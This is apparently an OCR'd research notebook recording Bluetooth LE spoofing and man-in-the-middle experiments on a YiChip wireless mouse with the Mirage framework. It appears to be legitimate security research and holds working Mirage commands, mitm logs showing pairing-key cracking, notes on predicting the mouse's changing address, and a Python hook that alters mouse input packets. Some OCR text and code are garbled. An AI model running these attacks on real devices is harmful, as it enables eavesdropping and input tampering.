
Apr 13, 2022

I tried spoofing the address of the mouse and followed the exact commands, but mirage doesn't seem to do that
Got this info:

Gulnaz Serikbay


020104030312180319c2030b09574c4d6f75736544756f (ADV_IND)
0b09574c4d6f75736544756f (SCAN_RSP)
BD_ADDRESS of the mouse keeps changing, which made it hard to target.

Uses chip from YiChip manufacturer: http://www.yichip.com
Couldn't change the BD_ADDRESS of hci device to mouse's address when using ble_slave individually, so couldn't perform the spoofing attack.
But the address was successfully changed when using ble_slave with other modules.
Command used:
$ sudo mirage "ble_scan|ble_connect|ble_discover|ble_adv|ble_slave"
ble_scan1.INTERFACE=hci1 ble_scan1.TARGET=FF:FF:60:A5:17:44 ble_scan1.TIME=5
ble_connect2.INTERFACE=hci1 ble_discover3.GATT_FILE=/tmp/att.cfg
But got this error:



My hypothesis: there might be some weird bug in mirage's implementation. GATT data might have been unloaded when trying to send packets (advertising, scanning responses).

Gulnaz Serikbay



Attributes

Attribute Handle	Attribute Type	Attribute Value
0x0001	Primary Service	0018
0x0002	Characteristic Declaration	0a0300002a
0x0003	Device Name	WLMouseDuo
0x0004	Characteristic Declaration	020500012a
0x0005	Appearance	c203
0x0006	Characteristic Declaration	020700042a
0x0007	Peripheral Preferred Connection Parameters	0600060064002c01
0x0008	Primary Service	0118
0x0009	Characteristic Declaration	200a00052a
0x000a	Service Changed	
0x000b	Client Characteristic Configuration	
0x000c	Primary Service	0a18
0x000d	Characteristic Declaration	020e00292a
0x000e	Manufacturer Name String	YiChip
0x000f	Characteristic Declaration	021000502a
0x0010	PnP ID	02351222aa0100
0x0011	Primary Service	1218
0x0012	Characteristic Declaration	0613004e2a
0x0013	Protocol Mode	01
0x0014	Characteristic Declaration	1215004d2a
0x0015	Report	
0x0016	Client Characteristic Configuration	
0x0017	Report Reference	0201
0x0018	Characteristic Declaration	1a19004d2a
0x0019	Report	
0x001a	Client Characteristic Configuration	
0x001b	Report Reference	0101
0x001c	Characteristic Declaration	121d004d2a
0x001d	Report	
0x001e	Client Characteristic Configuration	
0x001f	Report Reference	0301
0x0020	Characteristic Declaration	0e21004d2a
0x0021	Report	
0x0022	Report Reference	0202
0x0023	Characteristic Declaration	5K*
0x0024	Report Map	05010902a10185010901a1000509190129081500250l
0x0025	Characteristic Declaration	1a2600332a
0x0026	Boot Mouse Input Report	
0x0027	Client Characteristic Configuration	0100
0x0028	Characteristic Declaration	0229004a2a
0x0029	HID Information	
0x002a	Characteristic Declaration	042b004c2a
0x002b	HID Control Point	

Sometimes, the device appears as LE limited discoverable mode (depends on the address):

Devices found

BD Address	Name	Company	Flags	Advertising data
36:10:0E:11:75:43	WLMouseDuo	Microsoft	LE Limited Discoverable Mode,BR/EDR not supported	020105030312180319c20306ff06000300800b09574c4d6f75736544756f (ADV_IND)
				0b09574c4d6f75736544756f (SCAN_RSP)

Devices found

BD Address	Name	Company	Flags	Advertising data
36:10:0E:11:6F:87	WLMouseDuo		BR/EDR not supported	020104030312180319c2030b09574c4d6f75736544756f (ADV_IND) 0b09574c4d6f75736544756f (SCAN_RSP)

Mirage seems to have my error, but not resolved yet:
https://github.com/RCayre/mirage/issues/21

Includes some mitigation strategies
https://www.usenix.org/system/files/woot20-paper-wu-updated.pdf

Try:

Gulnaz Serikbay

```
$ sudo mirage "ble_scan|ble_connect|ble_discover|ble_adv|ble_slave"
ble_scan1.INTERFACE=hci1 ble_scan1.TARGET=FF:FF:60:A5:17:44 ble_scan1.TIME=5
ble_connect2.INTERFACE=hci1 ble_discover3.GATT_FILE=/tmp/att.cfg
ble_slave5.GATT_FILE=/tmp/att.cfg
```

Cool thing: You can create your own modules with mirage.

Studied this scenario:
https://github.com/RCayre/mirage/blob/master/mirage/scenarios/keyboard_hid_over_gatt.py

Apr 14, 2022


Experimented with ble_mitm, ble_slave
Spoofed the mouse address, hci device is discoverable as mouse, but the connection cannot be successfully set up because the master device expects some packets to send (after sending mtu request, expects mtu respond).
I don't think mtu is communicated with every BLE pairing
https://punchthrough.com/ble-throughput-part-4/
Note from BLE Spec:
In the Bluetooth Core Specification, none of the security features of Bluetooth LE are mandatory. Some of the Bluetooth profile specifications do mandate minimum security requirements, however. Product and custom profile designers must assess their security requirements and include those Bluetooth security features needed to address those requirements.

Apr 16, 2022

Made ble_slave command to work with loading GATT data with Command Line attributes (added the yellow part) and using hci0:
$sudo mirage ble_slave INTERFACE=hci1 GATT_FILE="/tmp/att.cfg"

HCI device is discoverable as WLMouseDuo and master devices can establish a connection with it as seen below:

Gulnaz Serikbay



Note: I had to unplug and plug the hci device to make it work sometimes and keep track of changing BD_ADDRESS of the mouse.

Also, traced the BD_ADDRESS over time and noticed it changes with predictable increasing pattern. Even though it changes with every pairing, for short time tracking, it can be easily guessed by brute forcing the last bytes.

36:10:0E:11:7A:12
36:10:0E:11:7B:BD
36:10:0E:11:7C:5B
36:10:0E:11:7D:16
36:10:0E:11:7E:A4
36:10:0E:11:7F:9A
36:10:0E:11:81:EB
36:10:0E:11:85:CC

Experimented with ble_mitm:
$sudo mirage ble_mitm TARGET=36:10:0E:11:81:EB


[INFO] Pairing Request (from master) :
=> outOfBand = no
=> inputOutputCapability = Input Output Capability(0x4,keyboard:yes|yesno:no|display:yes)
=> authentication = AuthReq
Flag(0x2d,bonding:yes|mitm:yes|secureConnections:yes|keypress:no|ct2:yes)
=> maxKeySize = 16
=> initiatorKeyDistribution = Key Distribution
Flag(0xb,encKey:yes|idKey:yes|signKey:no|linkKey:yes)

=> responderKeyDistribution = Key Distribution
Flag(0xb,encKey:yes|idKey:yes|signKey:no|linkKey:yes)
[INFO] Storing Pairing Request's payload :0104002d100b0b
[INFO] Redirecting to slave ...
[INFO] Pairing Response (from slave) :
=> outOfBand = no
=> inputOutputCapability = Input Output Capability(0x3,keyboard:no|yesno:no|display:no)
=> authentication = AuthReq
Flag(0x1,bonding:yes|mitm:no|secureConnections:no|keypress:no|ct2:no)
=> maxKeySize = 16
=> initiatorKeyDistribution = Key Distribution
Flag(0x0,encKey:no|idKey:no|signKey:no|linkKey:no)
=> responderKeyDistribution = Key Distribution
Flag(0x1,encKey:yes|idKey:no|signKey:no|linkKey:no)
[INFO] Storing Pairing Response's payload :02030001100001
[INFO] Redirecting to master ...
[INFO] Pairing Failed (from slave) !
[FAIL] Pairing Failed received : << BLE - Pairing Failed Packet | reason=8 >>
[FAIL] Reason : Unspecified reason
[INFO] Pairing Confirm (from master) : confirm = 2fb315ce98aa8e4d194e1a5b9256c97b
[INFO] Storing **mConfirm : 2fb315ce98aa8e4d194e1a5b9256c97b**
[INFO] Redirecting to slave ...
[INFO] Pairing Confirm (from slave) : confirm = 01df2f3bbb7efd5468194442cf9b2839
[INFO] Storing **sConfirm : 01df2f3bbb7efd5468194442cf9b2839**
[INFO] Redirecting to master ...
[INFO] Pairing Random (from master) : random = ec181d858ee5003077541c1f6c1cb981
[INFO] Storing **mRand : ec181d858ee5003077541c1f6c1cb981**
[INFO] Cracking TK ...
[SUCCESS] Pin found : 0
[SUCCESS] Temporary Key found : 00000000000000000000000000000000
[INFO] Redirecting to slave ...
[INFO] Pairing Random (from slave) : random = b9c84214a31ef5ad6e77bce63398c528
[INFO] Storing **sRand : b9c84214a31ef5ad6e77bce63398c528**
[INFO] Redirecting to master ...
[INFO] Pairing Failed (from slave) !
[FAIL] Pairing Failed received : << BLE - Pairing Failed Packet | reason=8 >>
[FAIL] Reason : Unspecified reason
[INFO] Long Term Key Request (from master) : **ediv = 0x0 / rand = 0000000000000000**
[INFO] **Derivating Short Term Key : 76f94d8e376204ebc79422bf692f3878**
[INFO] Redirecting to slave ...

Gulnaz Serikbay

[INFO] Read Request (from master) : handle = 0x17
[INFO] Redirecting to slave ...

LTK: 33221166554499887722110055443366, which is the reverse of the previous one we found
Little endian/big endian thing?
Obtained the same decoded values/handles as with Ubertooth, but the cracking and packet sniffing, reverse engineering is much user-friendly with mirage.



I can mix/reverse change scroll up, scroll down packets from the mouse.
The python function I need to write should be changing this signal:
@module.scenarioSignal("onSlaveHandleValueNotification")

self.a2mEmitter.sendp(ble.BLEHandleValueNotification(handle=packet.handle,value=packet.value))

Apr 19, 2022
Worked on python script to change the packet value for packets sent by a slave device (mouse). Saved in my directory as script.py
It's a very simple script, and can be improved a lot. Had to deal with some bugs and weird errors.

Used **onSlaveHandleValueNotification** signal provided by mirage and modified the default action. I couldn't test whether it worked, because the phone interface (which i used) doesn't show the cursor.

##changing the default behavior for signal responses


```
def onSlaveHandleValueNotification (self, packet):
   ## send release value (= do nothing) for any command
   ## sent by a slave (any click is ignored)
   if packet.handle == 0x19:
      packet.show()

      newValue = bytes(0x00000000000000)
      io.info('Value modified
         (new value: '+string(newValue.hex())+') !')

      self.a2mEmitter.sendp
         (ble.BLEHandleValueNotification
            (handle=packet.handle, value=newValue))
      return False
   return True
\end{python}
```

May 1, 2022

Tried to pair the mouse with a laptop and experiment with mitm. The HCI device was working improperly multiple times and the experiment had to be done repeatedly. Error message: HCI device wasn't initialized correctly. This was resolved with plugging/unplugging previously, but this time, it was hard to fix the issue and took lots of time.

Apart from this, I noticed that after the address of the dongle is changed to mouse's and the pairing keys are obtained for the communication (laptop-mouse), there was an issue with the slave emulating dongle trying to connect to host (laptop). It expects some response from the laptop and stops (as seen from screenshot). When paired with a phone, it used to send a small Pairing request window, and wait for a 'confirm' command to be pressed, which enabled it to establish a connection. But I couldn't figure out how to accept this pairing request from the fake slave on my laptop. It depends on mirage's implementation of ble pairing?

Gulnaz Serikbay



May 2, 2022
Found this source about HID device specs
https://www.ti.com.cn/cn/lit/an/swra715/swra715.pdf?ts=1651531725209&ref_url=https%253A%252F%252Fwww.google.com%252F
Gladly, I could confirm that our inspections about the notification values were correct:

4.10.1 Mouse Notification

The mouse notifications have a payload that is comprised of 6 bytes. Each byte corresponds to a specific piece of HID mouse input information. Table 4-1 describes what each byte of the mouse notification payload corresponds to.

Table 4-1. Mouse Notification Payload Fields

Byte 0	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5
Mouse Buttons	Horizontal (X) Relative Position		Vertical (Y) Relative Position		Mouse Wheel

An example of a mouse notification payload that is generated by this project is "00 FE FF 00 00 00", which would be parsed by the HID Host as the shown in Figure 4-6.




Figure 4-6. Parsed Mouse Notification Payload

Gulnaz Serikbay

Interesting project:
https://dev.ti.com/tirex/content/simplelink_cc13x2_26x2_sdk_5_20_00_52/docs/ble5stack/ble_user_guide/html/ble-stack-5.x-guide/index-cc13x2_26x2.html